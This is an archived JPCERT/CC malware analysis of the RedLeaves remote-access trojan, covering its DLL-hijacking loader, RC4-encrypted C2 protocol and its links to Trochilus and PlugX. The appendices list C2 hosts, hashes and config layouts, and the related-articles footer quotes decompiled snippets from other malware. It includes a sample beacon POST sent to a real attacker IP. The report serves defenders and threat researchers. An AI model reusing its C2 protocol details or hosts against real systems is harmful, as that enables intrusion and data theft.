

# RedLeaves - Malware Based on Open Source RAT - JPCERT/CC Eyes

By 朝長 秀誠 (Shusei Tomonaga)

Published: 2017-04-02 · Archived: 2026-04-05 20:12:55 UTC

- [RedLeaves](#)

Hi again, this is Shusei Tomonaga from the Analysis Center.


Since around October 2016, JPCERT/CC has been confirming information leakage and other damages caused by malware 'RedLeaves'. It is a new type of malware which has been observed since 2016 in attachments to targeted emails.

This entry introduces details of RedLeaves and results of our analysis including its relation to PlugX, and a tool which is used as the base of this malware.

## How RedLeaves runs

To have the RedLeaves injected into the process of Internet Explorer, the following steps will be taken (Figure1):

Figure 1: Flow of events until RedLeaves runs



Malware samples that JPCERT/CC has analysed create the following three files in %TEMP% folder and execute a legitimate application when executed.

- A legitimate application (EXE file): a signed, executable file which reads a DLL file located in the same folder
- A Loader (DLL file): a malicious DLL file which is loaded by the legitimate application
- Encoded RedLeaves (DATA file): Encoded data which is read by the loader


When the legitimate application is executed, it loads the loader located in the same folder through DLL Hijacking (DLL preloading).

The loader, which is loaded in the legitimate application, reads and decodes the encoded RedLeaves and then executes it. The executed RedLeaves launches a process (Internet Explorer) depending on its configuration, and injects itself there. Then, RedLeaves starts running in the injected process. The following section explains the behaviour of the injected RedLeaves.

### Behaviour of RedLeaves

RedLeaves communicates to specific sites by HTTP or its custom protocol and executes commands that are received. Figure 2 is the PE header of the injected RedLeaves. Strings such as “MZ” and “PE” are replaced with “0xFF 0xFF”.

Figure 2: Injected RedLeaves



The injected RedLeaves connects to command and control (C&C) servers by HTTP POST request or its custom protocol. Destination hosts and communication methods are specified in its configuration. Please refer to Appendix A for more information.

Below is an example of the HTTP POST request. Table B-1 and B-2 in Appendix B describe the format of the data sent.

```
POST /YJck8Di/index.php
Connection: Keep-Alive
Accept: */*
Content-Length: 140
Host: 67.205.132.17:443

[Data]
```

The data is encrypted with RC4 (the key is stored in its configuration) and contains the following:

```
__msgid=23.__serial=0.clientid=A58D72524B51AA4DBBB70431BD3DBBE9
```

The data received from the C&C servers contain commands. Depending on the received commands, RedLeaves executes the following functions (Please see Table B-3 in Appendix B for the details of received data):


- Operation on files
- Execute arbitrary shell commands
- Configure communication methods
- Send drive information

- Send system information
- Upload/download files
- Screen capture
- Execute proxy function

### Base of RedLeaves's Code

JPCERT/CC analysed RedLeaves and confirmed that its code has a lot in common with the source code of Trochilus[1], a type of RAT (Remote Administration Tool), which is available on Github. Figure 3 shows part of the code to process received data. It is clear that it processes the same data as listed in Table B-3 in Appendix B.

Figure 3: Part of Trochilus's source code



```
File Edit View Selection Find Packages Help
trochilus-master
├── base
├── bin
├── client
└── common
    ├── FileTransfer
    ├── BinNames.h
    ├── CommData.cpp
    ├── CommData.h
    ├── CommDataUtils.cpp
    ├── CommDataUtils.h
    ├── CommNames.h
    ├── CommonHeader.h
    ├── DnsResolver.cpp
    ├── DnsResolver.h
    ├── FileParser.cpp
    ├── FileParser.h
    ├── GuidStructs.h
    ├── MessageDefines.h
    └── TcpDefines.h

C+ CommData.cpp
1  #include "stdafx.h"
2  #include "CommData.h"
3
4  static LPCTSTR MSGID_NAME = _T("__msgid");
5  static LPCTSTR USING_POOL_THREAD = _T("__upt");
6  static LPCTSTR SERIALID_NAME = _T("__serial");
7  static LPCTSTR BYTEDATA_NAME = _T("__data");
8  static LPCTSTR SERIAL_BYTESECTION = _T("\n__data=");
9
10 CommData::CommData()
11 : m_msgid(INVALID_MSGID)
12 , m_serialid(0)
13 , m_bUsePoolThread(FALSE)
```

It is presumed that RedLeaves is built on top of Trochilus's source code, rather than from scratch.

### Relation to PlugX


Comparing RedLeaves samples that JPCERT/CC has observed with PlugX, used by certain attacker groups in the past, we identified that similar code is used in some processes. Below are the sequence of instructions observed when the sample creates three files (a legitimate application, a loader and encoded RedLeaves or PlugX).

Figure 4: Comparison of file creation process



Furthermore, the process in which the loader decodes the encoded data (encoded RedLeaves or PlugX) is similar.

Figure 5: Comparison of file decode process



JPCERT/CC has also confirmed that some of the RedLeaves and PlugX samples that share the above code also communicate with common hosts. From this observation, it is presumed that the attacker group using RedLeaves may have used PlugX before.

**Summary**

RedLeaves is a new type of malware being observed since 2016 in attachments to targeted emails. Attacks using this malware may continue.

The hash values of the samples introduced here are listed in Appendix C. Some of the RedLeaves’ destination hosts that JPCERT/CC has confirmed are also listed in Appendix D. Please check your devices for any suspicious communication with such hosts.

- Shusei Tomonaga

*(Translated by Yukako Uchida)*

**Reference**

[1] Trochilus: A fast&free windows remote administration Tool

<https://github.com/5loyd/trochilus>

**Appendix A: Configuration information**

Table A: List of Configuration Information

Offset	Description	Remarks
0x000	Destination 1	
0x040	Destination 2	
0x080	Destination 3	
0x0C0	Port number	
0x1D0	Communication mode	1=TCP, 2=HTTP, 3=HTTPS, 4=TCP and HTTP
0x1E4	ID	
0x500	Mutex	
0x726	Injection Process	
0x82A	RC4 key	Used for encrypting communication

RC4 key examples:

- Lucky123
- problems
- 20161213
- john1234
- minasawa

**Appendix B: Communicated data**

Table B-1: Format of data sent through HTTP POST request

Offset	Length	Contents
0x00	4	Length of data encrypted with RC4 (XOR encoded with the first 4 bytes of the RC4 key)
0x04	4	Server id (XOR encoded with the first 4 bytes of the RC4 key)
0x08	4	Fixed value
0x0C	-	Data encrypted with RC4

Table B-2: Format of data sent through its custom protocol

Offset	Length	Contents
--------	--------	----------

Offset	Length	Contents
0x00	4	Random numerical value
0x04	4	Fixed value
0x08	4	Length
0x0C	4	Length of data encrypted with RC4 (XOR encoded with the first 4 bytes of the RC4 key)
0x10	4	Server id (XOR encoded with the first 4 bytes of the RC4 key)
0x14	4	Fixed value
0x18	-	Data encrypted with RC4

Table B-3: Contents in received data

String	Type	Contents
__msgid	Numeric	Command
__serial	Numeric	
__upt	true, etc.	Whether the command is executed by a thread
__data	data	Command parameter, etc.

**Appendix C: SHA-256 hash value of the samples**

RedLeaves


- 5262cb9791df50fafcb2fbd5f93226050b51efe400c2924eecba97b7ce437481

PlugX

- fcccc611730474775ff1cfd4c60481deef586f01191348b07d7a143d174a07b0

**Appendix D: Communication destination host**

- mailowl.jkub.com
- windowsupdates.itemdb.com
- microsoftstores.itemdb.com
- 67.205.132.17
- 144.168.45.116



## 朝長 秀誠 (Shusei Tomonaga)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

## Related articles

```

*key = 0x427c4882;
*key[1] = 0x015913c2;
*key[2] = 0x66472834;
*key[3] = 0x00007969;
*key[4] = 0x3456421;
*key[5] = 0x44005488;
*key[6] = 0x30788529;
*key[7] = 0x00000007;
v4 = *ret_argOffset0x350(a1 + 3);
if (!!(v3->CryptAcquireContext)(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18, 0xf0000000))
return 0;
v5 = *ret_argOffset0x350(a1 + 3);
handlehashobj = a1 + 1;
if (!!(v3->CryptCreateHash)(a1, 0x0004, 0, 0, a1 + 1))
{
LABEL_0:
if (!"a1")
return 0;
v6 = *ret_argOffset0x350(a1 + 3);
(v6->CryptReleaseContext)(a1, 0);
return 0;
}
if (!CryptHashData(handlehashobj, key, 16, 0))
{
v7 = *ret_argOffset0x350(a1 + 3);
v8 = a1 + 1;
!(v8->CryptDeriveKey)(a1, 0x0004, handlehashobj, 0x000000, a1 + 2) // CALS_AES_128
{
if (!"handlehashobj")
{
v9 = *ret_argOffset0x350(a1 + 3);
(v9->CryptDestroyHash)(handlehashobj);
goto LABEL_0;
}
v10 = *ret_argOffset0x350(a1 + 3);
(v10->CryptSetKeyParam)(v8, 1, 0x0001, 0); // KP_PADDING = PKCS5_17
v11 = *ret_argOffset0x350(a1 + 3);
(v11->CryptSetKeyParam)(v8, 1, 0x, 0); // DV = parameter
v12 = *ret_argOffset0x350(a1 + 3);
(v12->CryptSetKeyParam)(v8, 4, 0x0002, 0); // KP_MODE = CBC
return v9;
}
}

```

## Update on Attacks by Threat Group APT-C-60

```

A python parse_crossc2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7f 00 00 01 b3 15 00 00 09 00 00 00 ).....
000010 31 32 37 2e 30 2e 30 2e 31 00 00 00 0c 01 00 127.0.0.1.....
000020 00 2d 2d 2d 2d 2d 42 45 47 49 4e 20 50 55 42 4c .----BEGIN.PUBL
000030 49 43 20 4b 45 59 2d 2d 2d 2d 2d 2d 0a 4d 49 47 66 IC.KEY----.MIGF
000040 4d 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGS1b3DQE
000050 41 51 55 41 41 34 47 4e 41 44 43 42 69 51 4b 42 AQUAA4GNADCB1QKB
000060 67 51 43 4e 53 33 38 6c 48 50 32 56 33 4a 44 34 gQCNS381HP2V3JD4
000070 47 54 39 55 63 61 4c 68 41 6b 70 4d 64 51 41 47 GT9UcalhAkpMdgQAG
000080 52 6e 36 4e 77 36 52 48 6e 56 35 54 2f 69 48 4a Rn6Nw6RhnVST/1HJ
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +zHLH82q7XXmo+rU
0000A0 2b 49 7a 59 70 58 6e 57 55 37 70 4d 73 69 53 64 +IzYpXnWU7pMs1Sd
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4e 6f 71 32 55 q+cRxMoTLmhNoq2U
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 74 5a 58 73 6b TwK9o9RodcZtZxsk
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7TzK7UZjyapTIJ
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gH40
0000F0 73 6c 42 2f 35 77 6e 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wQxUb0a
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZwmHU3wID
000110 41 51 41 42 0a 2d 2d 2d 2d 2d 45 4e 44 20 50 55 AQAB.----END.PU
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 2d 41 41 41 BLIC.KEY----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: ----BEGIN PUBLIC KEY----
MIGFMA0GCSqGS1b3DQEBAQUAA4GNADCB1QKBgQCNS381HP2V3JD4GT9UcalhAkpMdgAGRn6Nw6
RhnVST/1HJ+zHLH82q7XXmo+rU+IzYpXnWU7pMs1Sdq+cRxMoTLmhNoq2UTwK9o9RodcZtZxsk
bM7TzK7UZjyapTIJfcq6BwMdsMx6gH40s1B/Swnc3wQxUb0aqEokKorZwmHU3wIDAQAB
----END PUBLIC KEY----

```

## CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks


```
movsx eax, cs:num7
movd xmm0, eax
cvtq2pd xmm1, xmm0
movsx eax, cs:num3
movd xmm0, eax
cvtq2pd xmm0, xmm0
addsd xmm0, xmm0
subsd xmm1, xmm0
mulsd xmm1, xmm1
movsd [rbp+1410+phPrev], xmm1
call ret2
movsx r9d, al
call ret0
movsx ecx, al
imul r9d, ecx
call ret7
movsx eax, al
add eax, r9d
movsx ecx, cs:num9
add eax, ecx
movsx ecx, cs:num8
xor edx, ebx
div ecx
movsx ecx, cs:num1
cmp eax, ecx
jr short loc_7FF8581895C0
call ret3
movsx edx, al
movsx eax, cs:num0
imul edx, eax
lea r9d, [edx*2]
add r9d, r9d
call ret9
movsx ecx, al
sub r9d, ecx
call ret6
movsx ecx, al
add r9d, ecx
movsx ecx, cs:num3
add ecx, r9d
```

### [Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities](#)

```
__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
    __int64 j_1; // rax
    int i; // [rsp+18h] [rbp-Ch]

    if ( encbuf )
    {
        for ( i = 0; ; ++i )
        {
            j_1 = (unsigned int)i;
            if ( i >= bufsize )
                break;
            *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
        }
    }
    return j_1;
}
```

### [DslodgRAT Malware Installed in Ivanti Connect Secure](#)



### [Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup](#)